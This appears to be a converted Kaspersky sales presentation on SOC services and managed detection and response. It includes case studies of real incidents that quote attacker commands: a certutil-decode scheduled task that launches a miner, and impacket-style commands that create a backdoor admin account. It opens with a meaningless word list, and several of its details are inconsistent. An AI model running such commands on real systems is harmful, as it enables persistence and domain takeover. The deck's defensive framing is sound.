simulator, clone, lettuce, yedu, spedition, mazer, guider, int, penative, prate, segmentation, life, exporters, commended, leap, tap, vance, cue, robb, duplexes, swelling, lat, overt, decisively, proctans, metanalogical, kyocera, desi, oie, ardaen, engineer, mont, killeston, lyrislapan, subdivided, garnet, hener, kordelchat, blug, pound, egyptian, shaki, lenake, giadlerai, alstom, gik, sillind, expository, combia, ausatz, resorted, techrische, pwi, rtt, archbishop, mouthpiece, marianne, neural, luvial, chwater, eth, relish, tarsaam, kip, podnetat, fol, rita, fungus, firmer, width, , ametrade, right, apyllage, quattro, scarlett, rose, dill, duffie, disappointed, dewey, breathing, holden, firmed, foltnus, rheumatic, barfare, insane, creased, obidate, pediatrics, lila, detect, stabo, darion, soco, gill,



# SOC Building Blocks

Module	Necessary steps	Module	Necessary steps
People	SOC Training <ul style="list-style-type: none"><li>Incident Response</li><li>Malware Analysis &amp; Reverse Engineering</li><li>Digital Forensics</li><li>Efficient Detection with Yara</li><li>Red Team/Blue Team Exercise</li><li>Incident Communication</li></ul>	Technology	Kaspersky technologies <ul style="list-style-type: none"><li>Kaspersky Threat Lookup</li><li>Research Sandbox</li><li>Cloud Sandbox</li><li>Kaspersky CyberTrace</li><li>Kaspersky Anti-Targeted Attack Platform</li><li>Kaspersky EDR</li><li>Kaspersky Private Security Network</li></ul>
	Kaspersky Interactive Protection Simulation		Kaspersky services <ul style="list-style-type: none"><li>Kaspersky Managed Protection</li><li>Incident Response</li><li>Malware Analysis</li><li>Digital Forensics</li><li>Security Assessment</li><li>APT Intelligence Reporting</li><li>Country-Specific TI Reporting</li><li>Digital Footprint</li><li>Threat Data Feeds</li></ul>
	Security Awareness (ASAP online platform)		
	Security Awareness (CITO online platform)		
Processes	SOC Maturity Assessment		
	SOC Strategy		
	SOC Framework development		
	SOC Playbooks		






# Kaspersky Managed Detection & Response (MDR)

**kaspersky**



### Advanced Threat Detection

Kaspersky SOC experts detect even sophisticated targeted attacks with hundreds of threat hunting rules based on our Threat Intelligence and 20+ years of experience in cybersecurity.



### Efficiency

Kaspersky SOC experts monitor events from your organization on **24x7** basis.

We analyze all suspicious actions and report only real incidents avoiding false positives.




### Response and Remediation

All incidents are reported with the recommendations how to respond to detected threats.


Remote controlled pre-approved response is also supported.

So this is how it works



## Telemetry processing pipeline – enrichment (examples)

24



- 700+ active threat hunting rules
- Each rule created by our SOC experts
- Rules are based on our Threat Intelligence and the MITRE ATT&CK Framework
- Rules are regularly updated with information from our Threat Intelligence services



# Case Study

kaspersky

Discovered suspicious schedule task on GPO

Incident 311211

Previous Next

Receive a PDF summary by email

Summary Responses (0) Communication (16) History (29)

Summary	Suspicious scheduled tasks on several hosts
Priority	HIGH
Status	ON HOLD
Status description	It is recommended to initiate DFIR (digital forensics and incident response) procedures on Domain controller and other hosts.
Created	08/27/2021 20:27
Updated	10/01/2021 19:52
MITRE Tactics	TA0002: Execution TA0005: Defense Evasion TA0003: Persistence
MITRE Techniques	T1059.003: Windows Command Shell T1070.004: File Deletion T1140: Downloading of Remote Files or Information

Discovered suspicious schedule task on GPO

T1569.002: Service Execution

Detection technology: KES

Affected

Affected assets (102) Asset-based IOCs (3) YARA rule-based IOCs (0)

Status	Asset name	Asset ID
	HKG [redacted]	0xA [redacted]
	HKG [redacted]	0xA [redacted]
	HKG [redacted]	0xB [redacted]
	HKG [redacted]	0x4 [redacted]
	HKG [redacted]	0x3 [redacted]

Load more

Discovered suspicious schedule task on GPO



Description

Suspicious scheduled tasks were detected on several hosts.

Autorun entry/Scheduled task	Command
c:\windows\system32\tasks\microsoft\...\xbigamesave\bigameupdate	"cmd.exe" /c echo F   xcopy /H \ads\...sysvol\privateKey.pem CACert.crl /Y & certutil.exe -decode CACert.crl SetupPrep.exe & SetupPrep.exe Worker_039 & timeout /t 10 /NOBREAK & del SetupPrep.exe

The file "SetupPrep.exe" was deleted by KES on several hosts.  
It is recommended to initiate DFIR (digital forensics and incident response) procedures on Domain controller and other hosts.

## Case study 1

30

### Discovered suspicious schedule task on GPO

#### Incident 311211

##### Summary

Responses (0)

Communication (16)

History (29)

##### Summary

Suspicious scheduled tasks on several hosts

##### Priority

HIGH

##### Status

ON HOLD

##### Status description

It is recommended to initiate DFIR (digital forensics and incident response) and other hosts.

##### Created

08/27/2021 20:27

##### Updated

10/01/2021 19:52

##### MITRE Tactics

TA0002: Execution  
TA0005: Defense Evasion  
TA0003: Persistence

##### MITRE Techniques

T1059.003: Windows Command Shell  
T1070.004: File Deletion  
T1140: Downloading of Remote File or Information

##### Summary

Responses (0)

Communication (16)

History (29)



There's end customer list below questions:

- \*1) May we know where or which host is attacking source to infect other customers?
  - \*2) How attacker install the Windows scheduled task on over 30 computers?
  - \*3) What is purpose of script in this windows scheduled task?
- Mary Thomas

##### Search Item

Unfortunately these scheduled tasks were created before the machines included in our monitoring. Therefore we cannot say exactly how and by whom they were created. The first task that we found was created at 2017/09/29 16:41:33

This task copy the file `msiexec.exe` from Domain Controllers `sysvol` folder (`C:\Windows\System32\sysvol\primary\pm\`) and then decode this file to `SetupFree.exe` by the usage of `crtutil`. The downloaded and decoded file `SetupFree.exe` was detected by KES as `HEUR/Trojan.MSIL.Agent.gen`. You can read about this type of malicious programs here: <https://www.kaspersky.com/blog/2017/09/29/164133>

If you want to find out how this task were created and how this file appeared on the domain controller, it is recommended to initiate DFIR (digital forensics and incident response) procedures on Domain controller and other hosts. Since the malicious file is downloaded from the `sysvol` folder of the domain controller, it is worth checking your group policies. Perhaps the tasks were originally created with them.



Thanks for your explanation. Is that mean the payload "SetupFree.exe" is not successfully launched as blocked by KES?

## Case study 1

31

### Discovered suspicious schedule task on GPO

#### Incident 311211

Summary Responses (0) Communication (16) History (29)

Summary	Suspicious scheduled tasks on several hosts
Priority	HIGH
Status	ON HOLD
Status description	It is recommended to initiate DFIR (digital forensics and incident response) on other hosts.
Created	08/27/2021 20:27
Updated	10/01/2021 19:52
MITRE Tactics	TA0002: Execution TA0005: Defense Evasion TA0003: Persistence
MITRE Techniques	T1059.003: Windows Command Shell T1070.004: File Deletion T1140: Shell/Directory/File or Folder Manipulation

Security Team

Yes, there were attempts to launch, but everything was blocked by RES. RES detects the file "SetupPrep.exe" since 2021-08-29

[Redacted]

Understood. The

Security Team

We analyzed the behavior of the file "SetupPrep.exe". It launches rundll32.exe and replaces it in MEMORY with a version of XMRig miner. The command line options used are as follows:

[Redacted]

Security Team

Try to use the following method:  
Run Command Prompt as administrator  
then type:  
schtasks /DELETE /TN "\microsoft\xbgamesupdate\xbgamesupdate"

[Redacted]

Dear Security Team, customer replied us, most of xbgamesupdate have been deleted last week, also run and completed full scans to all devices with RES 11.6 on every Friday, last run is on 3 Sep, but no object detected by ODG task also they found xbgamesupdate still being detected and deleted repeatedly on managed devices, please refer attached images in archive.

Also there are active threats to be detected in xbgamesupdate and System Memory on some devices, customer is worried about it.

## Discovered suspicious schedule task on GPO

## Incident 311211

Summary Responses (0) Communication (16) History (29)

Summary	Suspicious scheduled tasks on several hosts
Priority	HIGH
Status	ON HOLD
Status description	It is recommended to initiate DFIR (digital forensics and incident response) on other hosts.
Created	08/27/2021 20:27
Updated	10/01/2021 19:52
MITRE Tactics	TA0002: Execution TA0005: Defense Evasion TA0003: Persistence
MITRE Techniques	T1059.003: Windows Command Shell T1070.004: File Deletion T1140: Downloading/Executing File or Application

Incident 311211

Security Team

Try to use the following command:  
Run Command Prompt as administrator,  
then type:  
SCHTASKS /DELETE /TN "microsoft\adgmsawrt\adgmsawrtupdate"

A

Dear Security team, customer replied that most of "adgmsawrtupdate" have been deleted last week, also run and completed full scan to all devices with KES 11.6 on every Friday, last run is on 3 Sep, but no object detected by GPO task also they found "adgmsawrtupdate" still being detected and deleted repeatedly on managed devices, please refer attached images in archive.  
Also there are active threats to be detected in "adgmsawrtupdate" and System Memory on some devices, customer is so worried about it.  
Could you please advise how to do next? Thanks!

Incident 311211

Security Team

Hello, if the activity continues, we recommend:

1. Make sure that KES and MDR are installed on all devices.
2. Check that all systems are using the latest updates, including paying special attention to AD (Active Directory) updates.
3. Change passwords, especially for all privileged accounts.
4. Reset the password on the krbtgt account, twice.

If the above instructions do not help, we highly recommend conducting DFIR.

Case study 3

Suspicious activity on AD Server (ZeroLogon attack)

Incident 334336

[< Previous](#) [Next >](#) [Receive a PDF summary by email](#)

Summary

Responses (0)

Communication (0)

History (2)

Summary

Suspicious activity on host dummy-dc.dummy.local

Priority

HIGH

Status

ON HOLD

Status description

it is recommended to check the legitimacy of this activity. If the activity is not legitimate, it is recommended to initialize DF \ IR procedures

Created

09/28/2021 13:52

Updated

09/28/2021 14:50

Mitre Tactics

TA0002: Execution  
TA0008: Lateral Movement  
TA0003: Persistence  
TA0004: Privilege Escalation  
TA0006: Credential Access

MiTRE Mapping



Suspicious activity on AD Server (ZeroLogon attack)

MITRE Techniques	T1059.001: PowerShell
	T1021.003: Distributed Component Object Model
	T1021.005: Windows Remote Management
	T1021: Remote Services
	T1047: Windows Management Instrumentation
	T1559.001: Component Object Model
	T1078.002: Domain Accounts
	T1136.002: Domain Account
	T1078: Valid Accounts
	T1098: Account Manipulation
Detection technology	KES

Affected

Affected assets (1)    Asset-based IOCs (0)    Network-based IOCs (1)

Status	Asset name	Asset ID
	dummy-dc.dummy.local	0x1E4D445E4D840A34C4540F35866467B2

## Case study 3

38

### Suspicious activity on AD Server (Turn off Exploit prevention)

#### Description

On 2021-09-28 at 04:22:21 276906 (UTC) suspicious activity was detected on the host **dummy-dc.dummy.local**. User **Administrator** (SID: S-1-5-21-1228012609-1331031294-2834975180-500) created new user with name **hacker2** (SID: S-1-5-21-1228012609-1331031294-2834975180-1607) and added him to the privileged group **Domain Admins**. In addition, by the account **Administrator** (SID: S-1-5-21-1228012609-1331031294-2834975180-500) the following commands have been remotely executed:

```
cmd.exe /Q /c cd \ 1> \\127.0.0.1\ADMIN\$__1632802934.1898007 2>&1  
cmd.exe /Q /c net user /add hacker1 P@ssw0rd 1> \\127.0.0.1\ADMIN\$__1632802934.1898007 2>&1  
cmd.exe /Q /c net localgroup administrator hacker1 /add 1> \\127.0.0.1\ADMIN\$__1632802934.1898007 2>&1
```

Hacker activities

As a result of executing these commands, the **hacker1** user was created and added to the local administrators group on the host. This activity looks like using **impacket**.

**UPD** Also, **C:\Windows\system32\dsa.msc** was launched and execution of ldap requests of the form:

```
CN=Domain Admins,CN=Users,DC=dummy,DC=local  
CN=Schema Admins,CN=Users,DC=dummy,DC=local  
CN=Administrators,CN=Builtin,DC=dummy,DC=local  
CN=Enterprise Admins,CN=Users,DC=dummy,DC=local  
CN=Administrator,CN=Users,DC=dummy,DC=local  
CN=hacker,CN=Users,DC=dummy,DC=local
```

which may indicate the execution of LDAP enumeration.

All this activity was carried out on behalf of the user **Administrator** (SID: S-1-5-21-1228012609-1331031294-2834975180-500) remotely from the ip address **28.10.10.103**.

## Case study 3

39

### Suspicious activity on AD Server (ZeroLogon attack)

```
CN=Administrators,CN=Builtin,DC=dummy,DC=local  
CN=Enterprise Admins,CN=Users,DC=dummy,DC=local  
CN=Administrator,CN=Users,DC=dummy,DC=local  
CN=hacker,CN=Users,DC=dummy,DC=local
```

which may indicate the execution of LDAP enumeration.

All this activity was carried out on behalf of the user **Administrator** (SID: S-1-5-21-1228012609-1331031294-2834975180-500) remotely from the ip address **28.10.10.103**

It is recommended to check the legitimacy of this activity:

If the activity is not legitimate, it is recommended to initialize DF \ IR procedures.

In the future, it is recommended to apply recommendations of Microsoft Best Practices for Securing you infrastructure:

<https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/appendix-b--privileged-accounts-and-groups-in-active-directory>

<https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/implementing-least-privilege-administrative-models>

## Actions

Use this function if you know that this incident is a duplicate or that you are not going to solve it.

Close incident

## Case Sharing

40

Efficient Alerts (8) | Host-based ROCs (1) | Network-based ROCs (1)

Status	Asset name	Asset ID
No record to display		

### Description

Today 2022-09-02 at 19:27:48 (UTC) KATA IDS detected suspicious traffic from host **192.168.1.100**

Incident Summary:

Key	Value
Detection technology	IDS
IDS Verdict	(HackTool) BruteForce TCP-SynAttack
Risk Level	Medium
Source IP(s)	100.168.1.100
Source Ports	8080
Destination IP(s)	10.0.0.1
Destination Ports	80
Detection Count	3

We are currently not receiving telemetry from both hosts.

The port **8080** might be related with the [VirtualBox](#) solutions (VMware vCenter Server, VMware ESXi and ESX hosts).

#### RECOMMENDATION

- Check the legitimacy of this activity.
- If it's not legit, find the impact, install IDS, perform a full AV scan and set them to work properly with the MDR service.

## Case Sharing

41

### Affected

2/10/2022 10:00:00 AM - 2/10/2022 10:00:00 AM - Network-based IOC(s) (1)

Status	Asset name	Asset ID
No records to display.		

### Description

2/10/2022 09:04 at 10:52:13 Suspicious Anti-Targeting Attack Platform detected in your infrastructure a traffic specific to SMB brute-force attack **HackTool.SMBBruteForce.SMB C&C**.

SMB login attempts was performed from the host **192.168.1.100** in direction of the IP **192.168.1.100**. It is recommended to check the legitimacy of this activity and, if it is illegal, to determine whether the attacking host belongs to your network or not. If it does, we recommend you to isolate it from the network, install KES, conduct a full entire up state and install the latest OS updates.  
Incident summary

Key	Value
Detection @category	IDS
EVB Verdict	HackTool.SMBBruteForce.SMB C&C
Risk Level	Low
Source IP(s)	192.168.1.100
Source Port(s)	445
Destination IP(s)	192.168.1.100
Detects Count	1

### Actions

Use the function if you know that this incident is a duplicate or that you are not going to solve it.

Close Incident

## MDR tiers comparison

42



### Kaspersky Managed Detection and Response

#### Extras:

- Flexible storage and retention options to suit regulatory and forensic/e-discovery needs
- Additional SOC analyst time

#### Services:

- Compromise assessment
- Hands-on training for SOC analysts
- Incident response retainer

### Optimum

- 24x7 proactive monitoring
- Threat hunting & incident investigation
- Response playbooks and automatic IR
- Security health check and asset visibility
- MDR web portal with dashboards & reporting
- 1-year incident history storage
- 1-month raw data storage

### Expert

- 24x7 proactive monitoring
- Threat hunting & incident investigation
- Response playbooks and automatic IR
- Security health check and asset visibility
- MDR web portal with dashboards & reporting
- 1-year incident history storage
- 3-month raw data storage
- Access to Kaspersky SOC analysts
- 1000 requests to Threat Lookup and 500 requests to Cloud Sandbox annually
- API for data download




# Kaspersky Extended Detection and Response (XDR)

**kaspersky**




# Kaspersky Anti Targeted Attack Platform





# Kaspersky's EPP is the foundation of our stage-by-stage approach to cybersecurity





# Let's talk!

kaspersky